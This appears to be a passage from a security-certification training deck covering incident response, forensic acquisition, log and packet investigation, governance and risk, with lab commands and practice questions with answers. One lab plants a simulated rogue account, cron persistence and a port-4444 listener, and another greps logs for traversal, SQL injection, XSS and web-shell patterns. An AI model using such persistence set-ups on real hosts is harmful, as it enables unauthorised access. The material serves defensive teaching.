A bit-for-bit image taken through a write blocker, with source and image hashed to prove they match.

4

Preservation

The original is sealed and untouched; all analysis runs on a verified working copy.

5

Reporting

A clear record of method, findings and hashes that another examiner could reproduce.

6

E-discovery

The legal process of identifying, preserving and producing relevant electronically stored information.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Incident Response

1. Order: preparation, detection, analysis, containment, eradication, recovery, lessons learned.
2. 'Isolate the host' = containment; 'remove the malware' = eradication; 'restore from backup' = recovery.
3. Tabletop = discussion only; simulation = hands-on exercise. Root cause analysis belongs to lessons learned.
4. Collect volatile data (memory, connections) before disk; image drives through a write blocker and hash both sides.
5. Legal hold preserves; chain of custody proves handling; e-discovery finds and produces ESI.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.8 · HANDS-ON

Incident Response: Live Triage

LAB 41

Take a simulated host incident through preparation, detection, analysis, containment, eradication, recovery and lessons learned, collecting hashed volatile evidence before containing.

You'll build

A case folder of hashed evidence, a contained and eradicated incident, a recovery check and a lessons-learned report.

Tools: cron, procps, iproute2, psmisc, lsof, sha256sum, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 41

Incident Response: Live Triage

STEPS 1–4 OF 8

1 Prepare: install tools and open a case

```
$ mkdir -p /evidence/IR-2026-041; cat > case.txt <<EOF
```

2 Simulate the incident (exercise set-up)

```
$ useradd -m svc-update; echo '* * * * * /tmp/.update.sh' | crontab -u svc-update -; python3 -m http.server 4444 --bi...
```

3 Detect: confirm the alert and list the IoCs

```
$ ss -tlnp | grep 4444; awk -F: '$3>=1000 {print $1,$3}' /etc/passwd; crontab -u svc-update -l
```

4 Analyse: collect volatile evidence in order, then hash

```
$ ps auxwwf > 01-processes.txt; ss -tunap > 02-sockets.txt; sha256sum 0* > evidence.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 41

Incident Response: Live Triage

STEPS 5–8 OF 8

5 Contain: stop the spread without destroying evidence

```
$ usermod -L -e 1 svc-update; iptables -I INPUT -p tcp --dport 4444 -j DROP; pkill -u svc-update
```

6 Eradicate: remove the cause and persistence

```
$ crontab -u svc-update -r; rm -f /tmp/.update.sh; userdel -r svc-update
```

7 Recover: validate the host is clean

```
$ ss -tlnp | grep -q 4444 || echo clean; sha256sum -c evidence.sha256
```

8 Lessons learned: root cause analysis and report

```
$ cat > report.md <<EOF (five whys + actions); sha256sum report.md | tee -a evidence.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 41 · VERIFY

Incident Response: Live Triage

✅ Test it

The case folder holds numbered evidence, report.md and evidence.sha256; every hash verifies OK; no listener, rogue account or cron persistence remains.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.8 · HANDS-ON

Digital Forensics: Acquisition & Chain of Custody

LAB 42

Issue a legal hold, capture volatile data in order of volatility, write-protect a loop-device suspect disk, acquire dd and dcfldd images, verify hashes before and after, examine a read-only copy and preserve the master.

You'll build

A legal hold, a custody log, write-blocked images with matching SHA-256 hashes, recovered files and a report.

Tools: dcfldd, dd, sleuthkit, foremost, losetup, blockdev, sha256sum

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 42

Digital Forensics: Acquisition & Chain of Custody

STEPS 1–4 OF 9

1 Install the tools

```
$ apt-get install -y dcfldd sleuthkit foremost e2fsprogs
```

2 Open the case: legal hold and custody form

```
$ cat > reports/legal-hold-notice.txt <<EOF; printf 'utc_time,item_id,action,handler,location,sha256\n' > reports/cha...
```

3 Capture volatile data first

```
$ ps auxww > v02-processes.txt; ss -tunap > v03-network.txt; sha256sum v0* | tee volatile.sha256
```

4 Create the suspect disk and write-protect it

```
$ LOOP=$(losetup -f --show /cases/CASE-042/FIN-LT-0457.raw); blockdev --setro "$LOOP"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 42

Digital Forensics: Acquisition & Chain of Custody

STEPS 5–8 OF 9

5 Hash the source before acquisition

```
$ sha256sum "$LOOP" | awk '{print $1}' | tee reports/source-before.sha256
```

6 Acquire images with dd and dcfldd

```
$ dd if="$LOOP" of=images/FIN-LT-0457.dd bs=1M conv=noerror,sync; dcfldd if="$LOOP" of=images/..img hash=sha256 hashl...
```

7 Verify the images and record custody

```
$ diff reports/source-before.sha256 reports/source-after.sha256 && echo UNCHANGED
```

8 Examine a read-only copy and recover artefacts

```
$ mount -o ro,noload,loop work/working-copy.dd /mnt/case042; fls -r -d work/working-copy.dd; foremost -c work/foremos...
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 42

Digital Forensics: Acquisition & Chain of Custody

STEPS 9–9 OF 9

9

Preserve the evidence and write the report

```
$ chmod 0444 images/*; chattr +i images/FIN-LT-0457.dd; losetup -d "$LOOP"; cat > reports/forensic-report.txt <<EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 42 · VERIFY

Digital Forensics: Acquisition & Chain of Custody

✅ Test it

Both image hashes equal the source hash before and after, sha256sum -c reports OK, the deleted file content is recovered and the custody log has an entry per handling step.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.9

Investigation Data Sources

Log data · Metadata · Scans · Reports · Dashboards · PCAPs

© 2026 Tertiary Infotech Academy Pte Ltd

Log Data Sources

1

Firewall logs

Allowed and denied connections, showing scanning, blocked traffic and suspicious egress.

2

Application logs

Events from a service such as a web server, revealing attack patterns in requests and errors.

3

Endpoint logs

Process, file and account activity on a host, often from an EDR agent.

4

OS-specific security logs

Linux auth.log and the journal, or the Windows Security log: logons, privilege use and account changes.

5

IPS/IDS logs

Signature and anomaly alerts naming the rule, the source and the target.

6

Network logs

Flow records and DNS logs showing who talked to whom, when and how much.

© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture versus Flow and Logs

Packet capture

- Full packet content, including payloads, credentials and files.
- The most detailed source, so it proves exactly what was sent.
- Large and storage-heavy, so captures are short and targeted.
- Used to confirm an alert and reconstruct a conversation.

Flow / log data

- Metadata only: source, destination, port, time, packets and bytes.
- Cheap to keep for months, ideal for trends and beaconing.
- Shows the shape of traffic, not its contents.
- Used to scope activity across the whole network over time.

© 2026 Tertiary Infotech Academy Pte Ltd

Other Data Sources

1. **Metadata**
   Data about data: email headers, file timestamps and EXIF, which reveal origin, timing and tampering.

2. **Vulnerability scans**
   Show which weaknesses exist on which hosts, helping confirm how an attacker got in.

3. **Automated reports**
   Scheduled summaries that surface changes and anomalies without manual effort.

4. **Dashboards**
   At-a-glance views that correlate sources so an analyst can spot the odd event quickly.

5. **Packet captures**
   The deepest evidence of what actually crossed the wire during the incident.

6. **SIEM correlation**
   Brings all these sources together, normalises timestamps and raises the alert that starts the investigation.

© 2026 Tertiary Infotech Academy Pte Ltd

Building an Investigation Timeline

1. Collect the relevant logs and captures
2. Normalise every timestamp to one time zone (UTC)
3. Correlate events across sources by IP, user and time
4. Order them chronologically into a single timeline
5. Answer who, what, when, where and how

© 2026 Tertiary Infotech Academy Pte Ltd

What the Logs Reveal

1. Many failed logins then one success from the same source is the signature of a successful brute force or spray.
2. sudo COMMAND= lines record privilege escalation and exactly what was run as root.
3. Web logs expose attacks in the URI (../ traversal, UNION SELECT, <script>) and in scanner user agents.
4. Response codes matter: a 302 after repeated 401s on a login, or a 200 on a web shell, means an attempt worked.
5. Regular fixed-interval connections suggest C2 beaconing; long random subdomains suggest DNS tunnelling.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Investigation Data Sources

1. Packet capture = full content; NetFlow/IPFIX and logs = metadata. Choose flow data for trends, PCAP to prove content.
2. Know the log types by name: firewall, application, endpoint, OS-specific security, IPS/IDS, network, plus metadata.
3. Correlation across sources builds the timeline; NTP-synchronised clocks and UTC make correlation possible.
4. A success immediately after many failures from one source is the classic brute-force signature.
5. Dashboards and automated reports give breadth and speed; a packet capture gives depth for one event.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.9 · HANDS-ON

Packet Capture and Traffic Analysis with tcpdump and tshark

LAB 43

Capture generated HTTP and DNS traffic with tcpdump, apply capture and display filters, follow a TCP stream, recover cleartext basic-auth credentials, and build a NetFlow-style flow summary.

You'll build

A saved PCAP, a list of exposed credentials, a reconstructed HTTP conversation and a per-flow summary.

Tools: tcpdump, tshark, dnsutils, curl, python3

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 43

Packet Capture and Traffic Analysis with tcpdump and tshark

STEPS 1–4 OF 9

1 Install the tools

```
$ apt-get install -y tcpdump tshark dnsutils curl python3
```

2 Start a local web service and a capture

```
$ python3 -m http.server 8080 --bind 127.0.0.1; tcpdump -i any -U -s 0 -w /root/pcap/lab43.pcap 'tcp port 8080 or por...
```

3 Generate HTTP, DNS and beaconing traffic

```
$ curl -s -u alice:Summer2026 http://127.0.0.1:8080/; dig +short example.com
```

4 Stop the capture and summarise it

```
$ pkill -INT tcpdump; capinfos /root/pcap/lab43.pcap; tshark -r ... -q -z io,phs
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 43

Packet Capture and Traffic Analysis with tcpdump and tshark

STEPS 5–8 OF 9

5 Apply display filters

```
$ tshark -r lab43.pcap -Y 'http.request' -T fields -e http.request.method -e http.request.uri
```

6 Follow a TCP stream

```
$ tshark -r lab43.pcap -q -z follow,tcp,ascii,0
```

7 Spot cleartext credentials

```
$ tshark -r lab43.pcap -Y 'http.authorization' -T fields -e http.authbasic  # alice:Summer2026
```

8 Build a NetFlow-style summary

```
$ tshark -r lab43.pcap -T fields -e ip.src -e ip.dst -e tcp.dstport -e frame.len | awk '...'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 43

Packet Capture and Traffic Analysis with tcpdump and tshark

STEPS 9–9 OF 9

9

Hunt for beaconing and DNS tunnelling

```
$ tshark -r lab43.pcap -Y 'http.request.uri contains "id=host42"' -e frame.time_relative | awk '...interval...'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 43 · VERIFY

Packet Capture and Traffic Analysis with tcpdump and tshark

✅ Test it

The PCAP is saved, tshark lists at least 7 HTTP requests and the DNS queries, and alice:Summer2026 is recovered from the capture.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.9 · HANDS-ON

Log Investigation: Building an Attack Timeline

LAB 44

Generate synthetic auth.log and nginx access-log data, find the brute-force source, the compromised account, the sudo privilege escalation and the web attacks, then merge both logs into one chronological timeline.

You'll build

Synthetic auth.log and access.log, grep/awk findings, and a merged, time-ordered incident timeline.

Tools: grep, awk, sed, sort, uniq, journalctl, logger

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 44

Log Investigation: Building an Attack Timeline

STEPS 1–4 OF 9

1. Install the tools and prepare a work area

```
$ apt-get install -y gawk coreutils; mkdir -p /root/investigation
```

2. Generate a synthetic auth.log

```
$ cat > /root/investigation/auth.log <<'EOF' (brute force + Accepted + sudo)
```

3. Generate a synthetic nginx access log

```
$ cat > /root/investigation/access.log <<'EOF' (traversal, SQLi, XSS, web shell)
```

4. Find the brute-force source and count failures

```
$ grep 'Failed password' auth.log | grep -oE 'from [0-9.]+' | awk '{print $2}' | sort | uniq -c | sort -rn
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 44

Log Investigation: Building an Attack Timeline

STEPS 5–8 OF 9

5 Find the successful login and link it

```
$ grep -E 'Accepted .* from 203.0.113.66' auth.log
```

6 Find the privilege escalation

```
$ grep 'sudo:' auth.log | sed -E 's/.*sudo:  *([a-z]+) .*USER=([a-z]+) ; COMMAND=(.*)/\1 -> \2 : \3/'
```

7 Investigate the web attacks

```
$ grep -En '\.\./|UNION SELECT|<script>|shell\.php' access.log
```

8 Use journalctl on a live system

```
$ journalctl -t sshd --since '-5 min' -o short-iso --no-pager | grep 'Accepted\|Failed'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 44

Log Investigation: Building an Attack Timeline

STEPS 9–9 OF 9

9

Build the merged timeline

```
$ { grep -E 'Failed|Accepted|sudo:' auth.log | awk ...; awk -F'[][]' ... access.log; } | sort > timeline.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 44 · VERIFY

Log Investigation: Building an Attack Timeline

✅ Test it

The top attacker is 203.0.113.66 with 8 failures, the webadmin compromise and the 'support' account creation are both found, and timeline.txt holds all merged events in time order.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 4

1. Which pair is done BEFORE placing wireless access points for good coverage? A) Pen test and audit B) Site survey and heat map C) MDM and BYOD D) WPA3 and RADIUS

2. A company owns the phones but lets staff use them personally within an AUP. Which deployment model is this? A) BYOD B) CYOD C) COPE D) MDM

3. Which wireless option is the MOST secure if offered? A) WPA2 B) WEP C) WPA3 D) BitLocker

4. Which cookie flag stops client-side JavaScript from reading a session cookie? A) Secure B) SameSite C) HttpOnly D) Domain

5. A failed encrypted drive holding Restricted data cannot be overwritten. What is the correct disposal? A) Format B) Delete C) Physical destruction D) Reuse

6. What must be checked BEFORE disposing of any asset? A) CVSS score B) Data retention and legal hold C) Warranty D) Heat map

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 4 (cont.)

1. A scan reports a flaw that does not actually exist. This is a: A) True positive B) False positive C) False negative D) Zero-day

2. Two findings: CVSS 9.8 on an isolated lab host, CVSS 7.5 on an internet-facing server. Which comes first? A) 9.8 B) 7.5 C) Neither D) Both equal

3. A benign backup job triggers 400 SIEM alerts a day and analysts ignore them. Best first step? A) Disable the SIEM B) Tune the rule C) Hire analysts D) Archive logs

4. An inline IPS misclassifies legitimate traffic as an attack. The immediate impact is: A) Data theft B) Blocked legitimate traffic C) Missed attack D) None

5. Which email record tells a receiver to REJECT mail that fails authentication? A) SPF B) DKIM C) DMARC D) MX

6. A user enters a password and then a secret question answer. Is this MFA? A) Yes B) No, same factor category C) Yes, know plus have D) Needs biometrics

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 4 (cont.)

1. Which access control model evaluates attributes such as department, device and time on every request? A) DAC B) MAC C) RBAC D) ABAC

2. An admin needs root on one server for a 30-minute change, with no standing access. Which PAM capability fits? A) Vaulting B) JIT permissions C) SSO D) Federation

3. Which protocol provides XML-based assertions for federated enterprise web single sign-on? A) OAuth B) LDAP C) SAML D) RADIUS

4. A platform automatically blocks an IP, opens a ticket and pages on-call from one alert. Which best describes it? A) SIEM B) SOAR C) IDS D) DLP

5. Which is a RISK of automation rather than a benefit? A) Reaction time B) Enforced baselines C) Single point of failure D) Workforce multiplier

6. Responders isolate the infected host from the network while they plan a fix. Which IR phase is this? A) Detection B) Containment C) Eradication D) Recovery

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 4 (cont.)

1. Before shutting a compromised server down, what should be collected FIRST? A) Disk image B) Backups C) Memory and network state D) Firewall logs

2. Which activity formally suspends routine deletion of data once litigation is anticipated? A) Chain of custody B) Legal hold C) E-discovery D) Acquisition

3. An analyst must prove a password was sent in cleartext during an incident. Which source is best? A) NetFlow B) Firewall log C) Packet capture D) Dashboard

4. Eight 'Failed password' lines then one 'Accepted password' from the same IP in seconds indicates: A) Normal login B) Successful brute force C) Lockout D) Tunnelling

5. Which data source is cheapest to keep for months and best for spotting long-term beaconing? A) Full PCAP B) Flow data C) Memory dump D) Disk image

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 4

1. Q1: B - A site survey measures real signal and a heat map visualises coverage, driving AP placement and power.

2. Q2: C - COPE: corporate-owned, personally enabled; the firm owns it but permits personal use under policy.

3. Q3: C - WPA3 is the strongest; BitLocker is disk encryption, not wireless. Order: WPA3 > WPA2 > WPA > WEP.

4. Q4: C - HttpOnly hides the cookie from JavaScript, reducing XSS session theft; Secure forces HTTPS.

5. Q5: C - If it cannot be sanitised by overwrite, Restricted media must be physically destroyed and certified.

6. Q6: B - Destroying data still under a retention requirement or legal hold is itself a compliance failure.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 4 (cont.)

1. Q7: B - A false positive is a false alarm; a false negative (a missed real flaw) is the more dangerous error.

2. Q8: B - CVSS is severity, not risk; exposure and impact make the 7.5 internet-facing flaw the higher risk.

3. Q9: B - Alert tuning removes the known false positives so real alerts are not lost to alert fatigue.

4. Q10: B - Inline, a false positive drops real traffic and can cause an outage; this is the IPS trade-off versus IDS.

5. Q11: C - DMARC sets the policy (none/quarantine/reject) on top of SPF and DKIM and provides failure reporting.

6. Q12: B - Both are 'something you know', so it is two steps in one category, not true MFA.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 4 (cont.)

1. Q13: D - ABAC (attribute-based) decides per request using multiple attributes.
2. Q14: B - Just-in-time permissions grant elevated access for a short, approved window, then revoke it.
3. Q15: C - SAML exchanges signed XML assertions between an identity provider and a service provider.
4. Q16: B - SOAR orchestrates the automated response; a SIEM only detects and alerts.
5. Q17: C - If one platform automates everything, its failure or compromise endangers everything at once.
6. Q18: B - Isolating to stop the spread is containment; removing the malware later is eradication.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 4 (cont.)

1. Q19: C - Order of volatility: capture volatile memory and connection state before anything is powered off.
2. Q20: B - A legal hold stops normal retention/deletion so relevant evidence is preserved.
3. Q21: C - Only a full packet capture contains the payload, so it proves what was actually sent.
4. Q22: B - A success immediately after many failures from one source is the classic brute-force signature.
5. Q23: B - Flow data (NetFlow/IPFIX) stores only metadata, so it is cheap to retain and ideal for trends.

© 2026 Tertiary Infotech Academy Pte Ltd

Recap — Security Operations

1. 4.1 Securing Computing Resources: A secure baseline is the minimum approved configuration for a class of system; it is established once, deployed to every host, and maintained as threats and the estate change.
2. 4.2 Asset Management: You cannot protect what you do not know you own, so asset management underpins almost every other control in the course.
3. 4.3 Vulnerability Management: Vulnerability management is a continuous cycle: identify weaknesses, analyse and prioritise them, respond, then validate and report on the result.
4. 4.4 Alerting & Monitoring: Monitoring watches the systems, applications and infrastructure that matter, turning raw activity into events, alerts and, when confirmed, incidents.
5. 4.5 Enterprise Security Capabilities: This objective is the enterprise defence toolkit: the controls you add or reconfigure to raise the security of an existing network.
6. 4.6 Identity & Access Management: Identity and access management governs the whole life of an account, from provisioning after identity proofing, through permission assignment and attestation, to de-provisioning when a person leaves.

© 2026 Tertiary Infotech Academy Pte Ltd

Recap — Security Operations (cont.)

1. 4.7 Automation & Orchestration: Automation runs a single task without human effort; orchestration chains many automated tasks and systems into a workflow.

2. 4.8 Incident Response: The incident response process runs from preparation, through detection, analysis, containment, eradication and recovery, to lessons learned.

3. 4.9 Investigation Data Sources: Investigations correlate many data sources into one timeline that answers who, what, when, where and how.

© 2026 Tertiary Infotech Academy Pte Ltd

05

DOMAIN 05

Security Program Management & Oversight

5.1 Governance · 5.2 Risk · 5.3 Third parties · 5.4 Compliance · 5.5 Audits & pentest · 5.6 Awareness

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 20%

Domain 5 Objectives

1

5.1 Security Governance

Summarize elements of effective security governance

2

5.2 Risk Management

Explain elements of the risk management process

3

5.3 Third-Party Risk

Explain the processes associated with third-party risk assessment and management

4

5.4 Security Compliance

Summarize elements of effective security compliance

5

5.5 Audits & Assessments

Explain types and purposes of audits and assessments

6

5.6 Security Awareness

Given a scenario, implement security awareness practices

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Program Management & Oversight

Labs 45–47

- 45. Governance: Policies, Standards, Procedures
- 46. Risk Register, CVSS Scoring, and Quantitative Risk
- 47. Supply Chain Security: SBOM and Vendor Trust

Labs 48–50

- 48. Compliance Audit with OpenSCAP
- 49. Passive Reconnaissance / OSINT
- 50. Active Reconnaissance with Nmap

Labs 51–52

- 51. Penetration Testing in an Authorised Lab
- 52. Security Awareness: Phishing Simulation

© 2026 Tertiary Infotech Academy Pte Ltd

5.1

OBJECTIVE 5.1

Security Governance

Policies, standards, procedures, guidelines; structures and roles

© 2026 Tertiary Infotech Academy Pte Ltd

Guidelines, Policies, Standards, Procedures

1

Policy

A high-level, mandatory statement of management intent that sets direction. It says what and why, not how, and changes rarely.

2

Standard

A mandatory, specific requirement that implements a policy, such as a minimum password length or an approved cipher suite.

3

Procedure

A step-by-step, mandatory instruction telling a named role exactly how to carry out a task such as onboarding or patching.

4

Guideline

Recommended, optional advice that helps people apply a standard sensibly where some discretion is allowed.

© 2026 Tertiary Infotech Academy Pte Ltd

The Policies the Exam Names

1

AUP

The Acceptable Use Policy defines what users may and may not do with company systems, data and network access.

2

Information security

Sets the overall security requirements, roles and expectations that every other control document supports.

3

Business continuity

The BC policy keeps critical business functions running during a disruption, before full recovery is possible.

4

Disaster recovery

The DR policy restores IT systems and data after a major outage, defining priorities and recovery targets.

5

Incident response

The IR policy sets how incidents are detected, reported, contained, eradicated and reviewed.

6

SDLC and change mgmt

The SDLC policy builds security into development; change management governs how changes reach production safely.

© 2026 Tertiary Infotech Academy Pte Ltd

Standards That Implement Policy

1

Password standard

Sets concrete rules: length, complexity, history, rotation and lockout, enforced technically rather than merely advised.

2

Access control standard

Defines how access is granted, reviewed and revoked, and which model (RBAC, least privilege) applies.

3

Physical standard

Specifies physical protections such as badge access, visitor logging, server-room controls and CCTV coverage.

4

Encryption standard

Names approved algorithms, key lengths and where data must be encrypted at rest and in transit.

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures: How the Work Is Done

1

Change management

The documented sequence for requesting, approving, testing, scheduling and backing out a change to production.

2

Onboarding

Provisions a new joiner's accounts, access and equipment on a least-privilege basis and records acknowledgements.

3

Offboarding

Revokes access, recovers assets and preserves data the moment a person leaves, closing the insider-risk window.

4

Playbooks

Repeatable response recipes for a specific scenario, such as a ransomware or phishing playbook used during an incident.

© 2026 Tertiary Infotech Academy Pte Ltd

External Considerations

1

Regulatory

Rules imposed by regulators, such as PCI DSS oversight or a central bank's technology-risk expectations.

2

Legal

Statutory duties and contract law, including breach-notification and data-protection obligations you cannot waive.

3

Industry

Sector norms and frameworks peers and customers expect, such as ISO 27001 or NIST CSF.

4

Jurisdiction scope

The same obligation may apply at local, regional, national and global levels, and the strictest usually governs.

© 2026 Tertiary Infotech Academy Pte Ltd

Governance Structures

Oversight Bodies

- A board sets direction and owns ultimate accountability.
- Committees handle specific areas like risk or audit.
- Government entities impose law and regulatory limits.

Centralized

- One central team sets and enforces policy for all.
- Consistent and easy to audit across the estate.
- Can be slower and less sensitive to local needs.

Decentralized

- Business units set policy close to their own risk.
- Faster and more context-aware for each unit.
- Harder to keep consistent and to audit centrally.

© 2026 Tertiary Infotech Academy Pte Ltd

Roles for Systems and Data

1

Owner

A senior accountable person who sets the classification and acceptable use of a system or data set.

2

Controller

The party that decides why and how personal data is processed; it carries the legal obligations under privacy law.

3

Processor

The party that processes personal data on the controller's behalf and only on the controller's documented instructions.

4

Custodian/steward

The hands-on role that implements the owner's decisions day to day, maintaining backups, access and data quality.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.1 · LIVING DOCUMENTS

Governance is only effective if it is monitored and revised.

Policies and standards must be reviewed on a schedule and after major change, or they drift out of step with the real environment.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Security Governance

1. Policy = what/why (broad, mandatory); standard = specific requirement; procedure = step-by-step how; guideline = optional advice.

2. Controller decides why/how data is processed; processor acts on its instructions. Owner sets classification; custodian/steward operates.

3. A warning banner or AUP is directive governance, not a technical fix. Expect doc-type and role-matching questions.

4. Centralized governance is consistent and auditable; decentralized is faster and context-aware. Know the trade-off either way.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.1 · HANDS-ON

Governance: Policies, Standards, Procedures

LAB 45

Author a policy, a standard and a procedure as files, enforce them with a login banner, pwquality and sudoers, and map data roles with a RACI chart.

You'll build

A governance pack: policy, standard, procedure and RACI, enforced on the host

Tools: bash, libpam-pwquality, visudo, /etc/issue

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 45

Governance: Policies, Standards, Procedures

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get update -qq && apt-get install -y libpam-pwquality
```

2 Write the acceptable use policy

```
$ cat > governance/aup.md <<'EOF' ... EOF
```

3 Write the password standard

```
$ cat > governance/password-standard.md <<'EOF' ... EOF
```

4 Enforce the standard with pwquality

```
$ sed -i 's/^# minlen.*/minlen = 12/' /etc/security/pwquality.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 45

Governance: Policies, Standards, Procedures

STEPS 5–8 OF 8

5 Add a directive login banner

```
$ printf '%s\n' 'Authorised use only. Activity is monitored.' > /etc/issue.net
```

6 Write the onboarding procedure

```
$ cat > governance/onboarding.md <<'EOF' ... EOF
```

7 Apply a least-privilege sudoers rule

```
$ visudo -cf /etc/sudoers.d/helpdesk
```

8 Build the RACI data-roles chart

```
$ column -t -s, governance/raci.csv
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 45 · VERIFY

Governance: Policies, Standards, Procedures

✅ Test it

pwquality rejects a weak password, the banner shows in /etc/issue.net, and raci.csv names owner, controller, processor and custodian.

© 2026 Tertiary Infotech Academy Pte Ltd

5.2

OBJECTIVE 5.2

Risk Management

Identify, assess, analyse; register, appetite, strategies, BIA

© 2026 Tertiary Infotech Academy Pte Ltd

The Risk Management Cycle



© 2026 Tertiary Infotech Academy Pte Ltd

How Often You Assess

1

Ad hoc

A one-off assessment triggered by an event, such as a new acquisition, a breach or an emerging threat.

2

Recurring

Scheduled assessments on a fixed cycle, for example quarterly or annually, to catch drift over time.

3

One-time

A single assessment for a specific project or decision that is not meant to repeat.

4

Continuous

Always-on monitoring and automated scanning that keeps the risk picture current between formal reviews.

© 2026 Tertiary Infotech Academy Pte Ltd

Qualitative versus Quantitative

Qualitative

- Rates risk with judgement labels such as High, Medium and Low.
- Fast, cheap and good for ranking many risks quickly.
- Subjective, so two assessors may disagree on a rating.
- Often shown as a likelihood-by-impact heat-map matrix.

Quantitative

- Puts a money value on risk using SLE, ARO and ALE.
- Objective and directly comparable against control cost.
- Needs reliable data, which is often hard to obtain.
- Drives the budget conversation with finance and the board.

© 2026 Tertiary Infotech Academy Pte Ltd

SLE, ARO and ALE Worked Through

1

Asset Value (AV)

The full value of the asset. A customer database is valued at 200,000 dollars.

2

Exposure Factor (EF)

The percentage of the asset lost in one event. A breach destroys 60 percent, so EF is 0.6.

3

SLE

Single Loss Expectancy equals AV times EF. That is 200,000 times 0.6, which is 120,000 dollars per event.

4

ARO

Annualised Rate of Occurrence is expected events per year. Once every two years means ARO is 0.5.

5

ALE

Annualised Loss Expectancy equals SLE times ARO. That is 120,000 times 0.5, which is 60,000 dollars a year.

6

Probability vs likelihood

Probability is the numeric chance; likelihood is the qualitative sense of it. Impact is the harm if it happens.

© 2026 Tertiary Infotech Academy Pte Ltd

The Risk Register

Core Fields

- An ID, description, category and date raised.
- Inherent score, controls and residual score.
- Treatment decision, target date and status.

Owner & Threshold

- Every risk names a human risk owner.
- A threshold is the level that triggers action.
- Breaching it escalates to the named owner.

Key Risk Indicators

- KRIs are metrics that warn a risk is worsening.
- Example: percentage of laptops without encryption.
- They are leading signals, measured over time.

© 2026 Tertiary Infotech Academy Pte Ltd

Appetite and Tolerance

1

Risk appetite

The amount and type of risk the board is willing to pursue to meet its objectives.

2

Expansionary

A growth-seeking appetite that accepts more risk to chase opportunity and market share.

3

Conservative

A cautious appetite that minimises risk, accepting slower growth for greater safety.

4

Neutral

A balanced appetite sitting between expansionary and conservative.

5

Risk tolerance

The acceptable variance around the appetite before action is required; tighter than appetite.

© 2026 Tertiary Infotech Academy Pte Ltd

The Four Risk Treatments

1

Mitigate

Apply controls to reduce likelihood or impact, such as patching or adding MFA. The most common treatment.

2

Transfer

Shift the financial loss to a third party via insurance or a contract clause. The risk still exists.

3

Avoid

Stop the activity that creates the risk entirely, for example decommissioning a vulnerable legacy feature.

4

Accept

Formally document that the residual risk is tolerable. An exemption is a standing waiver; an exception is a time-bound, approved deviation.

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis Targets

1

RTO

Recovery Time Objective: the maximum acceptable time to restore a function after an outage.

2

RPO

Recovery Point Objective: the maximum acceptable data loss, measured as time back to the last good backup.

3

MTTR

Mean Time To Repair: the average time taken to fix a failed component and bring it back.

4

MTBF

Mean Time Between Failures: the average operating time between failures, a reliability measure for repairable systems.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Risk Management

1. SLE = AV x EF; ALE = SLE x ARO. Be ready to compute ALE from AV, EF and ARO in one step.

2. RTO = time to restore a service; RPO = tolerable data loss (time to last backup). A classic swapped-answer trap.

3. Transfer (e.g. insurance) does not remove the risk; it moves the financial loss. Avoid removes the activity entirely.

4. Exemption is an ongoing waiver of a requirement; exception is a documented, time-limited approved deviation.

5. Appetite = how much risk you will take (expansionary/neutral/conservative); tolerance = allowed variance around it.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 5.2 · HANDS-ON

Risk Register, CVSS Scoring, and Quantitative Risk

LAB 46

Build a CSV risk register, score a finding with CVSS v3.1, and compute SLE and ALE to justify control spend to the business.

You'll build

A CSV risk register with CVSS scores, KRIs and a board report

Tools: python3, FIRST.org CVSS calculator, column

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 46

Risk Register, CVSS Scoring, and Quantitative Risk

STEPS 1–4 OF 6

1. Create and view the CSV risk register

```
$ column -t -s, risk-register.csv
```

2. Score R-001 on the FIRST.org CVSS v3.1 calculator

```
$ https://www.first.org/cvss/calculator/3.1
```

3. Compute SLE and ALE in Python

```
$ python3 -c "print(200000*0.6*0.5)"
```

4. Choose a risk treatment (mitigate vs accept)

